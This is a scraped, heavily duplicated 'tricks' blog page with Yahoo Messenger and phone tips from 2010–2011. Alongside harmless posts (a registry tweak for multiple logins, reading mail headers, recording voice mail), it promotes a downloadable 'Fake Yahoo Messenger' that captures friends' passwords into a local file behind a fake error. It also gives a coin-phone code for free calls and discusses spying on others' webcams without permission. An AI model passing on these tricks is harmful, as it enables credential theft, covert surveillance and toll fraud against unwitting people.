Multiple login in yahoo Without Using any Software
You can login with multiple id's on the same yahoo messenger without
any download or patch .
Follow these steps :
1. Go to Start ----> Run . Type regedit, then enter .
2.Navigate to HKEY_CURRENT_USER --------> Software --->yahoo
----->pager---->Test
3.On the right page , right-click and choose new Dword value .
4.Rename it as Plural.
5.Double click and assign a decimal value of 1.
Its done!!
Now close registry and restart yahoo messenger and try Multiple Login
welcome
 |
Earning world

Showing posts with label Yahoo. Show all posts
Showing posts with label Yahoo. Show all posts
Thursday, April 14, 2011

How to find the IP address of the sender in Yahoo! mail
When you receive an email, you receive more than just the message. The email comes with headers that carry important information that can tell where the email was sent from and possibly who sent it. For that, you would need to find the IP address of the sender. The tutorial below can help you find the IP address of the sender. Note that this will not work if the sender uses anonymous proxy servers.
Finding IP address in Yahoo! Mail
1. Log into your Yahoo! mail with your username and password.
2. Click on Inbox or whichever folder you have stored your mail.
3. Open the mail.
4. If you do not see the headers above the mail message, your headers are not displayed. To display the headers,
* Click on Options on the top-right corner
* In the Mail Options page, click on General Preferences
* Scroll down to Messages where you have the Headers option
* Make sure that Show all headers on incoming messages is selected
* Click on the Save button
* Go back to the mails and open that mail.
5. You should see similar headers like this:Yahoo! headers : nameLook for Received: from followed by the IP address between square brackets [ ]. Here, it is 202.65.138.109.That is be the IP address of the sender!
6. Track the IP address of the sender
Finding IP address in Yahoo! Mail
1. Log into your Yahoo! mail with your username and password.
2. Click on Inbox or whichever folder you have stored your mail.
3. Open the mail.
4. If you do not see the headers above the mail message, your headers are not displayed. To display the headers,
* Click on Options on the top-right corner
* In the Mail Options page, click on General Preferences
* Scroll down to Messages where you have the Headers option
* Make sure that Show all headers on incoming messages is selected
* Click on the Save button
* Go back to the mails and open that mail.
5. You should see similar headers like this:Yahoo! headers : nameLook for Received: from followed by the IP address between square brackets [ ]. Here, it is 202.65.138.109.That is be the IP address of the sender!
6. Track the IP address of the sender
Saturday, March 19, 2011
Talk 999 min for almost free
talk free from 1 rupee coin box..
Check this talk free from 1 rupee coin box..
100% Works !
yes u can talk free from 1 rupee coin box
wht u hve 2 do is first pick up the reciever
dial *** then 68807 then first 7 no.s which u r calling then #" 999"
this 999 is for your limit u can talk 999 min so u can only press no.s like this for eg
333 , 444, 555 do 999 it will be better then #0
then insert the coin nd dial full number nd u can talk for 999 minutes free
full code ***68807 first seven no.s #999#0
imp thing ------ this only works on red 1 rupee coin box do it..
It works 100% !!!
Check this talk free from 1 rupee coin box..
100% Works !
yes u can talk free from 1 rupee coin box
wht u hve 2 do is first pick up the reciever
dial *** then 68807 then first 7 no.s which u r calling then #" 999"
this 999 is for your limit u can talk 999 min so u can only press no.s like this for eg
333 , 444, 555 do 999 it will be better then #0
then insert the coin nd dial full number nd u can talk for 999 minutes free
full code ***68807 first seven no.s #999#0
imp thing ------ this only works on red 1 rupee coin box do it..
It works 100% !!!
Wednesday, February 9, 2011
Yahoo webcam without permission
Yahoo Messenger webcam without Permission
Without No doubt, It almost impossible for us to achieve an access to view yahoo webcam without Permission. We believe that what we means about, Accessing Yahoo Webcam without Permission is a way we don’t even need an permission or acceptance from the owner of the web cam of yahoo messenger to view their webcam. We already knew that Yahoo Messenger designed to handle view webcam had to accept first from the user before they can view their webcam. So, is there any possibility to view Yahoo Messenger webcam without Permission?
Access View Yahoo Webcam Auto Accept
Legally, there is only one way to view webcam “without need a permission”. Without need a permission here, means that we don’t even to wait the owner of the yahoo webcam to click or push the accept button of request window of yahoo messenger webcam. It is better if we call this “without need a permission” in legal way is “Yahoo Webcam Auto Accept“. How to make auto accept of Yahoo Webcam? Go to webcam setting and then add user in the box of “Always allow the following people to view my webcam“. This will make the user that has this option will always set auto accept when they are requesting the owner webcam. The problem is how we can add our yahoo id in there? Just figure it out how you can do it. OK?

View Webcam Without Permission Remote Webcam

We will tell you, this software called as I Can See You is work like CCTV. That way we can use it as “Webcam Without Permission”. Without Permission in here means that we don’t need to accept the view webcam or when we try to view webcam because the web cam is always set accepted. No need Messenger Client Service to do it. All we have to have just Webcam and Internet Connection. How to achieve it?
Like we said above, this Remote Webcam is software that will remote from others computer of the webcam computer that been installed the software. For example, we can view our webcam in home or office when we are far away from them such as in vacation or in a way home.
Unfortunately, this software that sometime called as Webcam Spy is not freeware software. You need to buy it to use it. You can buy at here.
Without No doubt, It almost impossible for us to achieve an access to view yahoo webcam without Permission. We believe that what we means about, Accessing Yahoo Webcam without Permission is a way we don’t even need an permission or acceptance from the owner of the web cam of yahoo messenger to view their webcam. We already knew that Yahoo Messenger designed to handle view webcam had to accept first from the user before they can view their webcam. So, is there any possibility to view Yahoo Messenger webcam without Permission?
Legally, there is only one way to view webcam “without need a permission”. Without need a permission here, means that we don’t even to wait the owner of the yahoo webcam to click or push the accept button of request window of yahoo messenger webcam. It is better if we call this “without need a permission” in legal way is “Yahoo Webcam Auto Accept“. How to make auto accept of Yahoo Webcam? Go to webcam setting and then add user in the box of “Always allow the following people to view my webcam“. This will make the user that has this option will always set auto accept when they are requesting the owner webcam. The problem is how we can add our yahoo id in there? Just figure it out how you can do it. OK?
View Webcam Without Permission Remote Webcam
We will tell you, this software called as I Can See You is work like CCTV. That way we can use it as “Webcam Without Permission”. Without Permission in here means that we don’t need to accept the view webcam or when we try to view webcam because the web cam is always set accepted. No need Messenger Client Service to do it. All we have to have just Webcam and Internet Connection. How to achieve it?
Like we said above, this Remote Webcam is software that will remote from others computer of the webcam computer that been installed the software. For example, we can view our webcam in home or office when we are far away from them such as in vacation or in a way home.
Unfortunately, this software that sometime called as Webcam Spy is not freeware software. You need to buy it to use it. You can buy at here.
Yahoo multi messenger without software
I am going to tell abt yahoo multimessenger.... with installing any software....main thing is u can get same version of messenger u r using...which is not possible with yahoo multimessenger software just make the things as following.... go to start menu and select run just type "regedit" in that now u will get a window now in that select HKEY_CURRENT_USER in that go for SOFTWARE ----->YAHOO---->PAGER----->TEST now just slect on TEST on the right side u can see name type data in that u will have default........... now below default just right clik and create new one .....in new u have to select DWORD VALUE then right click on created one and rename it to 'plural'
again right click on it and u can c MODIFY clik on it .. now change VALUE DATA to 1 and there itself change BASE to decimal from hexadecimal.....thats it frndz... now just once logoff from ur messenger and again sign in..... now just clik on the yahoo messenger where u will open ur messenger usually....u can open any no of messenger u want......enjoy frndz,,,....From avitricks
Fake Yahoo Messenger
Fake Yahoo Messenger
This application stores all the username and passwords entered in it.
Screenshot :

How to use:
This application looks same as Yahoo Messenger. Just install in your PC and tell your friend to sign into Yahoo. When his/her will enter his username and password and clicks Sign In, all the account details will get save in your C drive with name gagan.txt. Just open this file and you can see his/her account details.
Note : When someone clicks on Sign In a fake error will come that port 80 error, check your Internet connection and try again.
Download Instructions :
Click here to download ( Mediafire link)
or
Click here to download ( Rapidshare Link)
RAR Password for Rapidshare file : http://84productions.blogspot.com
Credits:-http://amazingpctricks.blogspot.com



To know who is online on yahoo
Sometimes some of your friends who appear offline in yahoo messenger may not be actually offline, they may in the 'Invisible' mode. This maybe if they are trying to ignore you or are too busy to talk to anyone.
To know Is he/she is online/offline or invisible?
Just use these website:-
http://invisible-scanner.com
http://www.statusdetect.com
To know Is he/she is online/offline or invisible?
Just use these website:-
http://invisible-scanner.com
http://www.statusdetect.com
Tuesday, January 4, 2011
How to find the IP address of sender in YAHOO
How to find the IP address of sender in YAHOO
When you receive an email, you receive more than just the message.
The email comes with headers that carry important information that can tell where the email was sent from and possibly who sent it. For that, you would need to find the IP address of the sender. The tutorial below can help you find the IP address of the sender. Note that this will not work if the sender uses anonymous proxy servers.
Finding IP address in Yahoo! Mail
1. Log into your Yahoo! mail with your username and password.
2. Click on Inbox or whichever folder you have stored your mail.
3. Open the mail.
4. If you do not see the headers above the mail message, your headers are not displayed. To display the headers,* Click on Options on the top-right corner* In the Mail Options page, click on General Preferences* Scroll down to Messages where you have the Headers option* Make sure that Show all headers on incoming messages is selected* Click on the Save button* Go back to the mails and open that mail.
5. You should see similar headers like this:Yahoo! headers : nameLook for Received: from followed by the IP address between square brackets [ ]. Here, it is 202.65.138.109.That is be the IP address of the sender!
6. Track the IP address of the sender
When you receive an email, you receive more than just the message.
The email comes with headers that carry important information that can tell where the email was sent from and possibly who sent it. For that, you would need to find the IP address of the sender. The tutorial below can help you find the IP address of the sender. Note that this will not work if the sender uses anonymous proxy servers.
Finding IP address in Yahoo! Mail
1. Log into your Yahoo! mail with your username and password.
2. Click on Inbox or whichever folder you have stored your mail.
3. Open the mail.
4. If you do not see the headers above the mail message, your headers are not displayed. To display the headers,* Click on Options on the top-right corner* In the Mail Options page, click on General Preferences* Scroll down to Messages where you have the Headers option* Make sure that Show all headers on incoming messages is selected* Click on the Save button* Go back to the mails and open that mail.
5. You should see similar headers like this:Yahoo! headers : nameLook for Received: from followed by the IP address between square brackets [ ]. Here, it is 202.65.138.109.That is be the IP address of the sender!
6. Track the IP address of the sender
How to send a voice mail to your friend using Windows XP
How to send a voice mail to your friend using Windows XP
E-mail is a most popular and effective way to communicate with others through the internet. You can send documents, pictures and other types of files to any destination but the interesting thing is that you can send also your voice in a mail by attaching the file with e-mail. In windows XP, you can record your voice using Sound Recorder and a microphone options.
Follow the given steps to record your voice in windows XP:
To use this feature, you will need to be logged into your computer with administrative rights.
To start recording process, first make sure you have attached a microphone to your computer.
First click on Start button> All programs> Accessories> click Entertainment and then click on Sound Recorder option.
Now a small "Sound - Sound Recorder" will appear, go to File menu and click on New to start a new file for recording.

Click on Record button to start recording process and start talking then click on Stop button to stop the recording.
Now click on File menu to save this file with .wav extension to a folder of your choice.

Now send this voice file as an attachment via e-mail message to your friends.
Your Ad Here |
E-mail is a most popular and effective way to communicate with others through the internet. You can send documents, pictures and other types of files to any destination but the interesting thing is that you can send also your voice in a mail by attaching the file with e-mail. In windows XP, you can record your voice using Sound Recorder and a microphone options.
Follow the given steps to record your voice in windows XP:
To use this feature, you will need to be logged into your computer with administrative rights.
To start recording process, first make sure you have attached a microphone to your computer.
First click on Start button> All programs> Accessories> click Entertainment and then click on Sound Recorder option.
Now a small "Sound - Sound Recorder" will appear, go to File menu and click on New to start a new file for recording.
Your Ad Here |
Click on Record button to start recording process and start talking then click on Stop button to stop the recording.
Now click on File menu to save this file with .wav extension to a folder of your choice.
Now send this voice file as an attachment via e-mail message to your friends.
Sunday, December 26, 2010
Connect to multiple IM networks through one application
 Being in touch with friends has always been a good thing. Installing 5 instant messaging(IM) applications so as to connect with all of them will not be a good thing due to the RAM usage that follows.
The trillion instant messaging application supports connecting to multiple IM networks. That way a user could be logged on to MSN, YAHOO, GTALK, ICQ, SKYPE, etc. all from same application.
The amount of Ram you can save by doing so is unbelievable—about 3/4rth of system memory is saved that is otherwise consumed by multiple IM applications.
ASTRA is th 4rth version of Trillion, currently under controlled beta testing. After a free registration. You get access to the application only to the free version. Though( the PRO version costs some money). Besides the features you would expect of a good IM client, trillion also support logging chats, skinning and looks really good.
If you have multiple accounts on the same network (such as 2 accounts on MSN messenger), you can be logged in to both at the same time using Trillian. Notifications are also available to email accounts, Twitter, Facebook & Myspace IM.
Thursday, December 23, 2010
Yahoo Messenger 9 - Features

Yahoo messenger 9 comes with an improved look and feel for instant messaging.It includes some attractive themes and a better view of your contacts .The number of buttons and controls displayed on the main window are fewer than in previous renditions of the messenger .
The 'Preferences menu' allows you to change some vital settings .Everything from alerts to the start up of the software can be controlled and the settings can be a preset from here.
To set away from boring chat windows you can make use of IMVironments in Yahoo!.These act as mood setters and add a different flavor to your chatting experience.
Click on the 'IMVironments' button and select the IMVironment that suits you best.Doodle is a specialIMVironment that allows you to draw on your chat window using virtual crayons.It also includes games that can be played with the person you are chatting with.
In addition to the pre-installed features of yahoo messenger, you can add some more features and applications .Click on the ‘Activities’ button present I the chat window.The plug-ins will be enlisted on your screen in a separate dialog box.Initiate any application plug-in by clicking ‘start’.
Calling someone for free from your PC is good enough , but calling them and watching them speak to you as ell is something anyone would love .Yahoo! allows you to make PC-PC calls with crystal clear sound.

Yahoo messenger is compatible with other messengers(Windows Live Messenger , MSN, LCS and Lotus Sametime).This means that you can add and chat with contacts who have accounts with these chat servers.Click on ‘Contacts| Add Contact’ ad enter the email address of the person along with the network name.
Thursday, December 9, 2010
Indian Users: Aircel Free Call Me Back SMS
When your Aircel balance is low (or not have balance), you can send a message to friend like "Call Me Back" for free. For this dial *234*10# and enter your destination code with country code(91). After the your friend receive the service text message.
Sunday, November 28, 2010
Multiple Logins in yahoo without Software
1) Go to Start
2) Navigate to HKEY_CURRENT_USER-->Software-->Yahoo-->Pager-->Test
3)ON the Right side if the page , Right click and choose new Dword Value.
4) Rename it as " Plural ".
5)Double click and assign a decimal value of 1.
6) Now close registry and restar yahoo messenger and try Multiple Login
2) Navigate to HKEY_CURRENT_USER-->Software-->Yahoo-->Pager-->Test
3)ON the Right side if the page , Right click and choose new Dword Value.
4) Rename it as " Plural ".
5)Double click and assign a decimal value of 1.
6) Now close registry and restar yahoo messenger and try Multiple Login
Subscribe to:
Posts (Atom)